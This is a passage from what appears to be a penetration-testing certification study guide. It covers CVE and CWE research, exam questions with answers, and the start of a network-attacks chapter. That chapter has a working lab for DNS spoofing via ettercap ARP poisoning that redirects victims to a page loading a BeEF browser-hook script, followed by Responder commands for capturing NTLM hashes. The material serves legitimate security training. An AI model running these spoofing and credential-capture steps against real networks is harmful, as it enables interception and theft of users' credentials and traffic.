The CIS benchmarks are free as long as you are not a consultant or using them for consulting. The technical evaluation criteria from each benchmark have already been implemented into various Security Content Automation Protocol (SCAP)-aware scanning tools, such as Tenable Nessus. SCAP is a method for using specific standards for the automated discovery and measurement of vulnerabilities and policy compliance evaluation. Tenable Nessus allows users to define custom compliance scans that include preconfigured or custom-developed audit files, which are XML-based text files that define the policy standard being evaluated. Compliance scans require credentials, as they perform local checks against the operating system. The CIS compliance checks are one of many ways to evaluate the configuration compliance of a technical asset.

Baselines help define a happy medium and tolerance to organizational policy, since not all technologies can be locked down as much as one would like. Practicing good security hygiene is a common theme that starts with observing best practices and how they can be implemented within the organization. Compliance auditing helps enforce organizational configuration policies and offers guidance on how an asset should be configured.

---



**NOTE** SCAP is a U.S. standard maintained by NIST. There are a number of tools that provide automated compliance and vulnerability scanning. NIST maintains a list of SCAP-validated scanning tools on their website (<https://csrc.nist.gov>). OpenSCAP (<https://www.openscap.org>) is an open-source project that provides a wide variety of configuration baselines and hardening guidance for Linux-based operating systems.

## Vulnerability Research Sources

MITRE is a not-for-profit organization that provides access to public community resources for conducting vulnerability research and analysis such as Common Vulnerabilities and Exposures (CVE) (<https://cve.mitre.org>); Common Weakness Enumeration (CWE) (<https://cwe.mitre.org>); the Common Attack Pattern Enumeration and Classification (CAPEC) (<https://capec.mitre.org>); and the Adversarial Tactics, Techniques and Common Knowledge (ATT&CK) matrix (<https://attack.mitre.org>). These resources are sponsored by outside organizations such as the United States Computer Emergency Readiness Team (US-CERT) and the U.S. Department of Homeland Security (DHS), who are responsible for responding to major incidents and threats and for sharing cyber-security information and knowledge around the world.

## CVE

CVE defines vulnerabilities as “a weakness in computational logic found in software and hardware components that, when exploited, results in a negative impact to confidentiality, integrity, or availability.” CVE provides a list of identifiers for publicly disclosed vulnerabilities. Each CVE is maintained by the CVE Numbering Authority (CNA) and includes the following details:

- **CVE ID** (i.e., “CVE-2018-0001”)
  - **Brief description of the vulnerability**
  - **References or advisories**
- 



**EXAM TIP** There are other threat intelligence, incident management, and cyber-security information sharing organizations around the globe similar to DHS and US-CERT, such as the Japan Computer Emergency Response Team (JPCERT) (<https://www.jpcert.or.jp>) and the CERT Coordination Center, which is run by Carnegie Mellon University. Security researchers who do not wish to release a vulnerability to the vendor directly or through a bug bounty program may do so through the CERT Vulnerability Reporting Form (<https://kb.cert.org/vuls/report/>).

The CVE Dictionary is the de facto standard for documenting publicly disclosed vulnerabilities. NIST maintains the National Vulnerability Database (NVD) (<https://nvd.nist.gov>), which performs analysis on the vulnerabilities that have been published to the CVE Dictionary, using the Common Vulnerability Scoring System (CVSS). The results of the analysis provide metrics that can be used by an organization to determine the overall impact of a vulnerability to the environment, if exploited. The CVE website provides a search feature that will allow you to search through the CVE List for CVE entries.

[Figure 2-38](#) shows example search results when investigating a

specific CVE. This is great when the vulnerability is known. However, for software vulnerabilities that are not public knowledge or are identified during the early stages of the design phase, the CWE can be used as an alternative source for research and reference.

The screenshot shows the CVE search results page. At the top, there is a navigation bar with links for 'CVE List', 'CNAs', 'Board', 'About', and 'News & Blog'. Below the navigation bar is a secondary menu with links for 'Search CVE List', 'Download CVE', 'Data Feeds', and 'Request CVE IDs'. The main content area has a breadcrumb trail 'HOME > CVE > SEARCH RESULTS'. Below the breadcrumb is a section titled 'Search Results' with the subtext 'There are 1 CVE entries that match your search.' A table follows, with columns 'Name' and 'Description'. The single entry listed is 'CVE-2018-0001', which describes a remote, unauthenticated code execution vulnerability in Juniper Networks Junos OS due to a use-after-free defect.

Name	Description
CVE-2018-0001	A remote, unauthenticated attacker may be able to execute code by exploiting a use-after-free defect found in older versions of P crafted data via specific PHP URLs within the context of the J-Web process. Affected releases are Juniper Networks Junos OS: 12.1X46-D67; 12.3 versions prior to 12.3R12-S5; 12.3X48 versions prior to 12.3X48-D35; 14.1 versions prior to 14.1R8-S5, 14.1X53-D44, 14.1X53-D50; 14.2 versions prior to 14.2R7-S7, 14.2R8; 15.1 versions prior to 15.1R3; 15.1X49 versions prior to versions prior to 15.1X53-D70.

**Figure 2-38** Search CVE List



**NOTE** The CVSS calculator is a comprehensive tool that uses qualitative factors within an equation to severity ratings, given certain environmental conditions. If there's one thing that management likes, it's numbers. Having an external body with set criteria for scoring helps a security practitioner justify their assessment of a given vulnerability's seriousness.

## CWE

CWE provides a list of common software security weaknesses and mitigations for implementing good secure coding practices and software design. CWE has over 700 common software security weaknesses that are broken up into three categories, which evaluate each problem from a different point of view:

- **Research concepts** Intended for academic research
- **Development concepts** Weaknesses encountered during software development
- **Architectural concepts** Weaknesses encountered during software engineering


There are other external mappings and helpful views for software security weaknesses, based on relevance (Top 10 for SANS) or specific criteria, such as “Weaknesses in Mobile Applications,” which shows relationships in security weaknesses found in mobile applications. An Android or iOS developer could reference this view as lessons learned and implement best practices or to build a formal test plan for the application. Similar to a CVE, each CWE includes a basic set of identifiers for each listing:

- **Weakness ID** (i.e., “CWE-941”)
- **Description of the weakness**
- **Extended description of the weakness**
- **Relationships to other views** (i.e., research, development, architectural, etc.)
- **Modes of introduction** (when the weakness is introduced)
- **Applicable platforms** (software languages, operating systems, etc.)
- **Common consequences** (i.e., scope, impact, and likelihood)
- **Likelihood of exploit**
- **Potential mitigations**
- **Memberships** (shows additional categories or views that reference this weakness)

Additional identifiers can be used for documenting a weakness and revealed when applying the specific presentation filter from the drop-down box on the Individual Dictionary Definition web page.

[Figure 2-39](#) provides an example of the available presentation filters

you can apply to the content when investigating the CWE. While CWE and CVE provide insight into development weaknesses and security vulnerabilities, the CAPEC provides an understanding of how malicious actors operate and take advantage of an organization's weaknesses.



The screenshot shows the CWE-200: Information Exposure page. At the top, there is a navigation bar with links for Home, About, CWE List, Scoring, and Community. Below the navigation bar, the title "CWE-200: Information Exposure" is displayed. Underneath the title, there is a section for "Weakness ID: 200" with fields for Abstraction (Class) and Structure (Simple). A "Presentation Filter" dropdown menu is open, showing options: Basic (which is selected), Basic, Complete, High Level, and Mapping-Friendly. The main content area describes the weakness as "An information disclosure vulnerability where intentional or unintentional disclosure of information to an actor that is not expected to have access to it." Below this, there is an "Extended Description" section with the text: "The information either 1. is regarded as sensitive within the product's own functionality, such as a private message; or 2. provides information about the product or its environment that could be useful in an attack but is not part of the normal functional behavior of the product." The "Basic" option in the dropdown is highlighted.

**Figure 2-39** CWE presentation filter



**NOTE** Full Disclosure (<http://seclist.org/fulldisclosure>) is a public vendor-neutral forum and mailing list that publishes vulnerability analysis details, exploitation techniques, discussions, and other security-relevant information for the community. Users can register for free and receive automated updates via e-mail. Each entry includes an in-depth analysis of the vulnerability, more so than you may find when searching the CVE website.

## Chapter Review

Using the right resources to investigate vulnerability scan and target fingerprinting results to identify usable exploits are keystones in the foundation of a successful penetration test. Beginning with host and network discovery, information gathering and vulnerability scanning are multistep processes that can be automated with the use of common tools and methodologies. Knowing the common ports and protocols associated with typical organizational networks can help speed up the enumeration process when you know what you are looking for. In this chapter we learned about the various methods for researching vulnerabilities and conducting network, web, and database vulnerability and compliance scans. Credentialated vulnerability scans limit the amount of false positives and provide additional insight into hosts that you would not typically receive when executing noncredentialated scans. We also learned about embedded systems and other nontraditional assets and how these devices play a part in the bigger role of the Internet of Things. OWASP provides guidance and checklists that can be used for assessing the security configurations of a web server and web application server. Ultimately, vulnerability scanning and analysis help with vulnerability mapping, prioritizing weaknesses, and identifying exploits.

## Questions

- 1.** The CVE Dictionary is a standard used for documenting which type of vulnerabilities?
  - A.** Public
  - B.** Privately allowed
  - C.** Privately disclosed
  - D.** Publicly disclosed
- 2.** Nessus plugins are written in which type of proprietary language?
  - A.** NCE
  - B.** NASL

- C.** NSAL
  - D.** Nessus
- 3.** During a pentest, you discover a sitemap.xml file and a crossdomain.xml file. These files can provide useful information for mapping out web directories and files that would otherwise have to be brute-forced. What is the name of another file that can provide URLs and URI locations that restricts search engines from crawling certain locations?
- A.** policy.xml
  - B.** site.txt
  - C.** robots.txt
  - D.** crossdomain.policy
- 4.** Which port scan method is also known as a half-open scan that never establishes a true connection with the target host over the network?
- A.** TCP scan
  - B.** UDP scan
  - C.** SYN ACK
  - D.** SYN scan
- 5.** When conducting a port scan against a target, which Nmap flag is used to specify a port range?
- A.** --p
  - B.** -p
  - C.** -Pn
  - D.** -ports

*Use the following Nmap scan output to answer the next two questions:*

```
Nmap scan report for 192.168.1.10
Host is up, received echo-reply ttl 63 (0.047s latency).
PORT      STATE SERVICE REASON
21/tcp    closed  ftp      reset ttl 63
23/tcp    closed  telnet   reset ttl 63
22/tcp    open    ssh      syn-ack ttl 63
80/tcp    open    http     syn-ack ttl 63
389/tcp   open    ldap     syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

- 6.** Which Nmap flag was likely used to determine the state of each port?
  - A.** -sV
  - B.** -T5
  - C.** -reason
  - D.** -sT
- 7.** Which Nmap script could you use to enumerate popular web directories from the service hosted on port 80?
  - A.** http-grep
  - B.** http-enum
  - C.** web-enum
  - D.** http-ntlm
- 8.** Active information gathering is best used during which of the following scenarios?
  - A.** During planning, to verify the target scope
  - B.** During testing, when avoiding detection is a critical testing goal
  - C.** During testing, when avoiding detection is not a critical testing goal
  - D.** When all else has failed

## Answers

- 1.** **D.** The correct answer is publicly disclosed. Although CVE numbers can be reserved for nonpublicly disclosed vulnerabilities, it is the standard used for publicly known vulnerabilities.
- 2.** **B.** The Nessus Attack Scripting Language (NASL) is the correct answer.
- 3.** **C.** The robots.txt file is the correct answer.
- 4.** **D.** The TCP SYN scan is also known as the half-open scan, as it never completes the three-way handshake.
- 5.** **B.** The `-p` flag option in Nmap will specify the port range. On the other hand, using `-p-` will initiate a full port scan, targeting all possible ports (65,535) that could be open.
- 6.** **C.** Service detection (`-sv`) will attempt to retrieve banners from services; however, the `--reason` option will provide the rationale as to why Nmap chose a given port state.
- 7.** **B.** The `http-enum` script is an NSE included with the installation of Nmap. This script will enumerate web folders commonly found within typical web application services.
- 8.** **C.** Active information gathering involves interacting directly with the target. Therefore, you should only use it after you are under contract and during your testing window, when you are least concerned about detection.

## References

- 1.** Censys host data definitions:  
<https://search.censys.io/search/definitions?resource=hosts>
- 2.** Censys certificate data definitions:  
<https://search.censys.io/certificates/help/definitions?q=&>
- 3.** Kali documentation: arp-scan:  
<https://tools.kali.org/information-gathering/arp-scan>

- 4.** Porstwigger. Burp Suite Pro Documentation: Crawling.  
<https://portswigger.net/burp/documentation/scanner/crawling>
- 5.** Rapid7 “What is User Enumeration?”:  
<https://www.rapid7.com/blog/post/2017/06/15/about-user-enumeration/#:~:text=User%20enumeration%20is%20when%20a,system%20that%20requires%20user%20authentication>
- 6.** OWASP Web Application Security Testing Guide: Testing for Account Enumeration and Guessable User Account  
[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/03-Identity\\_Management\\_Testing/04-Testing\\_for\\_Account\\_Enumeration\\_and\\_Guessable\\_User\\_Account](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account)
- 7.** Rapid7 Microsoft SQL Server SUSER\_SNAME SQL Logins Enumeration  
[https://www.rapid7.com/db/modules/auxiliary/admin/mssql/mssql\\_enum\\_sql\\_logins/](https://www.rapid7.com/db/modules/auxiliary/admin/mssql/mssql_enum_sql_logins/)
- 8.** Wafalyzer: <https://github.com/NeuraLegion/wafalyzer>
- 9.** wafw00f: <https://github.com/EnableSecurity/wafw00f>
- 10.** Pentest Laboratories. AMSI Bypass Methods.  
<https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/>

## CHAPTER 3

---

# Network-Based Attacks

In this chapter, you will learn about


- How to research attack vectors and perform network attacks
  - Exploiting name resolution vulnerabilities
  - Stress testing for availability
  - Password attacks
  - Researching exploits based on vulnerabilities
  - Various types of layer 2 attacks
  - Understand how to use tools to conduct network packet manipulation
  - Identify common protocol and file-sharing exploits
- 

This chapter will expand on the many ways to attack and exploit network-based vulnerabilities during a pentest. For the PenTest+ exam, CompTIA has grouped various operating system services and layer 2 attacks into the network-based category. Network-based vulnerabilities can lead to compromise of the target operating system, privilege escalation, or even loss or degradation of service performance. Most network-based vulnerabilities can be identified during a vulnerability assessment, using a vulnerability scanning tool like Nessus, or by conducting vulnerability research. The Metasploit Framework (<https://www.metasploit.com>) or SearchSploit (<https://www.exploit-db.com/searchsploit>) can be used to validate public exploits for vulnerabilities identified during the vulnerability assessment. We will use these tools and more as we investigate various types of network-based attacks.

# Name Resolution Exploits

Different host- and network-based protocols and services offer name resolution capabilities. A **protocol** is a set of formal rules that describe the functionality of how to send and receive data, while a **service** is a software implementation that executes the formal rules of a protocol for a specific computing platform. Many protocols apply to name resolution, but we'll talk about Domain Name System (DNS), Link-Local Multicast Name Resolution (LLMNR), and NetBIOS, which offer hostname-to-IP resolutions, depending on where the lookup occurs. DNS works at the application layer and provides essential lookup services for devices connected to the Internet or a private network. LLMNR and NetBIOS are used by Microsoft operating systems to allow clients to help improve network communication efficiency and not send lookup requests outside of the network that can be resolved internally on the local area network (LAN). NetBIOS and LLMNR are implemented on behalf of the TCP/IP stack as part of the legacy computer name registration and resolution service called Windows Internet Name Service (WINS). The Active Directory Domain Services (AD DS) is Windows implementation of a DNS server, and the DNS client is the service that supports client hostname resolution lookups; it is installed by default in later versions of Windows. Linux implements protocols such as DNS through the use of **daemons**. For example, UNIX/Linux systems using BIND for DNS run a daemon called **named**. **Named** runs as a service and can be used to translate domain hostnames to IP addresses for both internal and external networks. DNS clients will send a query over port 53/udp to a DNS server in hopes of receiving an answer with a corresponding IP address or fully qualified domain name (FQDN). A DNS forward lookup will ask the DNS server to provide the IP address for a given FQDN, and a reverse lookup will ask the DNS server to do the opposite and provide the FQDN for an IP address. These types of lookups are the most basic, and [Figure 3-1](#) shows an example of a DNS reverse lookup request for [example.com](#) captured in Wireshark. In the figure, you see a DNS "Standard query" from an internal source IP

address to the external DNS server to resolve the domain name [example.com](http://example.com). The DNS server replies with the corresponding IP address for [example.com](http://example.com), using a “Standard query response.”



**Figure 3-1** DNS forward lookup request

After the DNS server answers the request, it will cache the result with a time to live (TTL) value, so it doesn't have to keep submitting the same request to its DNS root server. Once the TTL expires, the server will resubmit the request to its DNS root and cache the request once again. DNS cached requests can leave DNS clients susceptible to cache poisoning and spoofing attacks if not properly configured.

## DNS Spoofing and Cache Poisoning

The Nmap enumeration script (`dns-cache-snoop.nse`) can assist with conducting cache snooping against an internal DNS server. The idea behind cache snooping is to see where the targets are browsing on the Internet. This type of information disclosure can help aid in various attack scenarios to include

- **Waterholing** If an attacker knows the websites an organization frequents, the attacker could infect the web pages in the site with malware.
- **DNS spoofing** An attack method used to impersonate a victim's DNS server, forcing them to navigate to a malicious website.
- **DNS cache poisoning** The DNS resolver cache is overwritten on the DNS server with a malicious web address, and the user will receive the malicious site instead of the intended one.

DNS spoofing is accomplished using on-path attack (previously known as man-in-the-middle [MITM]) techniques to monitor and impersonate response messages to spoof legitimate hosts. The goal is to exploit the target with a malicious redirect or steal sensitive information from a fake web page, such as impersonating a Facebook login page. Ettercap (<https://www.ettercap-project.org>) is a tool that pentesters can use to conduct on-path attacks against various protocols, to include DNS. Follow along with this exercise as we impersonate a local gateway host to force a target to visit a malicious web page that executes JavaScript to hook the browser exploitation framework (BeEF). You will need a Kali host, Ettercap version 0.8.2 (other versions may work with these instructions as well), and access to a local area network with a target to test with (i.e., Windows, Linux, iOS, Android, etc.).

---



**NOTE** Ettercap is installed by default in Kali Linux. BeEF can be installed by typing `sudo apt install beef-xss` in Kali.

1. The first step is to modify the `/etc/ettercap/etter.dns` and add an entry to the file for the domain name "[example.com](http://example.com)"

and have it point to your malicious host. In this case, we use our Kali host IP: 192.168.48.128.

```
$ echo "example.com A 192.168.48.128" | sudo tee -a /etc/ettercap/etter.dns
example.com A 192.168.48.128
```

2. Next, create the web page named `index.html` in the `/tmp` directory to load a JavaScript BeEF hook using the `hook.js` file. This will be the web page the user will be directed to when they try to connect to [example.com](http://example.com). The content should look like the following:

```
<HTML>
  <HEAD>
    <script src="http://example.com:3000/hook.js"></script>
  </HEAD>
  <BODY>
    You've been hooked!
  </BODY>
</HTML>
```

3. Now, use the Python http server module to host the web page on port 80:

```
python -m SimpleHTTPServer 80
```

4. Then, launch BeEF from a terminal window using the command `sudo beef-xss`. Once the web page loads, log in using the credentials you created for BeEF.
5. Next, we need to identify other hosts on the network. We can use Nmap to identify other hosts by just using ARP packets by specifying the `-sn` flag to disable port scanning and using the `-n` flag to stop IP address resolution.

```
$ sudo nmap -n -sn 192.168.48.128/24
```

6. In our case, we identify one other host: 192.168.48.129. Now that you have a target, find the gateway address for the local network using the `ip route` command.

```
└$ ip route
default via 192.168.48.2 dev eth0 proto dhcp metric 100
192.168.48.0/24 dev eth0 proto kernel scope link src 192.168.48.128 metric 100
130 ×
```



**NOTE** You can launch a graphical user interface (GUI) for Ettercap using the command `ettercap -G`. But most attackers prefer command-line tools because a GUI isn't always available. Therefore, understanding the command-line options can be important.

7. We want to establish an ARP poisoning session between our gateway (192.168.48.2) and our target (192.168.48.129). The `-M` flag sets up the MITM (on path) technique. In this case, we are using the remote arp technique. The `-T` argument puts it in text-only mode. The `-q` argument prevents Ettercap from printing the full packet contents, so the output will be more readable. The last part is our gateway and target. These can be given in the format: MAC address/IPv4 addresses/IPv6 addresses/Ports. Note the slashes! In our example, we're not using the MAC or ports, so there will be blanks by the slash delimiters.

```
$ sudo ettercap -M arp:remote -T -q /192.168.48.2//  
/192.168.48.129//
```

8. After running the `ettercap` command, you need to enable the DNS plugin. When Ettercap launches, it gives you the option to access a help menu to figure out how to do this. One of the options on the help menu is for plugins. By typing `p`, you can list the plugins. We're going to use the `dns-spoof` plugin.

```
ARP poisoning victims:  
GROUP 1 : 192.168.48.2 00:50:56:EC:8F:51  
GROUP 2 : 192.168.48.129 00:0C:29:9A:1C:07  
Starting Unified sniffing...  
Text only Interface activated...  
Hit 'h' for inline help  
Plugin name (0 to quit): dns_spoof  
Activating dns_spoof plugin...
```

- Once the DNS spoofing plugin is active, when the victim navigates to the web page <http://example.com/index.html>, they will see your hooked page. Inside Ettercap, you will see the spoof succeed.

```
dns_spoof: A [example.com] spoofed to [192.168.48.128] TTL [3600 s]
dns_spoof: A [example.com] spoofed to [192.168.48.128] TTL [3600 s]
```

To exit Ettercap, press **q** in the window where you're running it.

---



**CAUTION** ARP (Address Resolution Protocol) poisoning/spoofing is a type of attack where a malicious device sends false ARP messages to other hosts on the network in an attempt to impersonate another machine, thus linking its MAC address with another host IP on the network. If you ARP-spoof your local network to make them think you are the gateway, your device could get flooded with requests and cause other hosts to become unresponsive over the network. For these exercises, we recommend using a lab environment.

- In BeEF, you can now see the target device under the Online Browsers tab. From this point, you can use BeEF to exploit the target.

The screenshot shows the NetworkMiner interface with the 'Current Browser' tab selected. On the left, a tree view shows 'Hooked Browsers' with 'example.com' expanded, revealing entries for '192.168.1.245' (Online Browsers) and '192.168.7.51' (Offline Browsers). The main pane displays detailed browser information for the selected entry:

- Category: Browser (6 items)**
- Browser Version: UNKNOWN**
- Browser UA String: Mozilla/5.0 (iPhone; CPU iPhone OS 11\_1\_2 like Mac OS X) AppleWebKit/604.3.5 (KHTML, like Gecko) Version/11.0 Mobile/15B202 Safari/604.1**
- Browser Language: en-US**
- Browser Platform: iPhone**
- Browser Plugins: []**
- Window Size: Width: 980, Height: 1445**
- Category: Browser Components (12 items)**
- Flash: No**
- VBScript: No**
- PhoneGap: No**
- Google Gears: No**
- Web Sockets: Yes**
- QuickTime: No**
- RealPlayer: No**
- Windows Media Player: No**
- WebRTC: No**
- ActiveX: No**
- Session Cookies: Yes**
- Persistent Cookies: Yes**




**TIP** Operating systems and browsers typically cache name resolution information to improve network efficiency. If the DNS spoofing attack fails, first try clearing the browser cache from the target. If you are using a Microsoft Windows operating system as your target, try using the `nbstat` command to clear the cache.

## Attacking LLMNR and NetBIOS

Have you ever wondered what happens behind the scenes when you map a network drive or attempt to access a Microsoft Windows-based resource over the network? Well, if it requires authentication, it is bound to pass some credentials for convenience. If it's easy for the user, it's easy for the bad guy. NetBIOS (Network Basic Input/Output System) was developed back in the 1980s under RFCs 1001 and 1002 and helps facilitate the communication of Microsoft applications over a network. NetBIOS operates within the transport and session layers of the OSI model (layers 4 and 5), providing services such as protocol management, messaging and data transfer, and hostname resolution. NetBIOS communicates over TCP/IP (NetBT) and listens on ports 137/UDP, 138/UDP, and 139/TCP. [Figure](#)

[3-2](#) is an illustration adapted from the Microsoft TechNet Library describing NetBT in the TCP/IP protocol suite. NetBIOS ports are typically found on LANs, as NETBIOS relies on a great deal of trust being implemented and controlled through physical security boundaries and isolation (achievable through firewalls and access control lists as well), since it is a very chatty protocol and can expose a great deal of sensitive internal information, such as network domain information.



**Figure 3-2** NetBT components in the TCP/IP protocol suite

LLMNR is a protocol that mimics the functionality of DNS for IPv4 and IPv6 hostname resolution for hosts operating on small networks (LANs). RFC 4795 was published in January 2007 and addresses LLMNR protocol functionality. Microsoft introduced the protocol in later releases of the Windows operating system to include Windows Vista; Windows 7, 8, and 10; and Server 2008 and 2012. Just like DNS, LLMNR and NetBT components are subject to spoofing by

poisoning name service components, by impersonating legitimate hosts listening on the network, and by responding to target service requests, such as mounting a network drive. The bigger issue is that services that implement user access controls on the network (like mapping a network drive) will require authentication. A malicious user can spoof an authoritative source by responding to LLMNR (5355/UDP) and NetBT (137/UDP) requests, informing the victim, “Hey, I know where that host is.” The target will send an authentication reply to the malicious host, thus compromising the username and NTLMv2 hash. Then the malicious user can crack the hash offline to recover the plaintext password.

---



**EXAM TIP** Windows isn't the only OS that uses LLMNR and NBNS. But traffic from these protocols is not universally visible. LLMNR traffic is only visible from the same multicast group. NetBIOS traffic is only visible within the same subnet because it's broadcast. In other words, if no one else shares your logical location, your Responder will be sad and lonely.

## Using Responder to Gather Hashes

Responder is an LLMNR, NBT-NS, and MDNS poisoner that can aid pentesters with poisoning name resolution services and compromising usernames and hash values with a rogue authentication server. Responder is a Python script that was developed by Laurent Gaffié and comes preinstalled in later versions of Kali Linux and can be found in `/usr/share/responder`. For your convenience, a bash script (`responder`) is available in `/usr/bin` to ensure it is included in your `$PATH`. The configuration file that gets read when executing the command is located in `/etc/responder` and can be tailored to your needs for the engagement. To see a list of command options, type `responder -h` in a terminal window. To start Responder, you can execute the following command, as shown in

Figure 3-3, where `-I wlan0` specifies your network interface to listen on.

```
# responder -I eth0 -wfv
```

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C

[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
DNS/MDNS [ON]

---

**Figure 3-3** Starting Responder

---



**NOTE** To see if Responder is installed in your Kali release, open a terminal window and try `locate responder` or `which responder` to see if it is currently in your `$PATH`. You can download the latest release from the developer's GitHub page (<https://github.com/Igandx/Responder>).

You will see a list of poisoners, servers, and options that are loaded after starting Responder. For each of the servers that are listed as “on,” a Python listener has started to poison client requests and answers replies over ports specific to each service. When you look up the process ID (PID) for Responder and grep for listening ports under the corresponding PID, you will see a list of TCP and UDP ports Responder is listening on, as shown in Figure 3-4.

```

└──(root㉿kali)-[~]
  # ps -ef | grep -i responder
